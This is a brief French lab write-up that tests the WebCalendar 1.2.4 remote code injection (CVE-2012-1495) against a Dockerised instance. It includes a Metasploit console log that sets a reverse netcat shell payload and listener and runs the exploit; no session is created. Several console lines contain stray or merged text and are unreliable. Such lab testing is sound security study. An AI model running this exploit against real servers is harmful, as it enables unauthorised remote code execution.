

WebCalendar 1.2.4 - Remote Code Injection (Metasploit)


Webcalendar est une application web qui présente le CVE :2012-1495 qui sera objet de notre étude.

Le type d'attaque utilisé est le remote code Injection.


Méthodologie de test :

- Comprendre le fonctionnement de l'application
- Rechercher les dépendances pour son déploiement
- Déployer l'application dans un container Docker d'où elle sera accessible
- Avec une machine de test (Parrot OS) nous exécutons l'exploit à l'aide de Metasploit .


Nous observons les résultats



Ici nous observons le container créé



Voici l'interface de l'application Web Vulnérable auquel on a accès depuis la machine d'attaque.



Nous lançons Metasploit

```
msf6 > Interrupt: use the 'exit' command to quit
msf6 > use exploit/linux/http/webcalendar_settings_exec
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(linux/http/webcalendar_settings_exec) > set rhost 192.168.0.100 and troubleshooting see:
rhost => 192.168.0.100
msf6 exploit(linux/http/webcalendar_settings_exec) > set rport 80
rport => 80
msf6 exploit(linux/http/webcalendar_settings_exec) > check
[*] 192.168.0.100:80 - The target is not exploitable.
msf6 exploit(linux/http/webcalendar_settings_exec) > set lhost 192.168.0.102
lhost => 192.168.0.102
msf6 exploit(linux/http/webcalendar_settings_exec) > set lport 4444
lport => 4444
msf6 exploit(linux/http/webcalendar_settings_exec) > exploitCheck
Check to see if PHP 4.1.0 or greater is installed.
[*] Started reverse TCP handler on 192.168.0.102:4444
[*] Housing php payload...
[*] Loading our payload...
[*] Exploit completed, but no session was created.
msf6 exploit(linux/http/webcalendar_settings_exec) >
```

PHP Settings	
PHP version 5.6.40	✓
PHP Settings	
OFF	✓
x	

Après identification de l'exploit nous, le lançons avec la commande « exploit » et nous avons la sortie ci-dessus.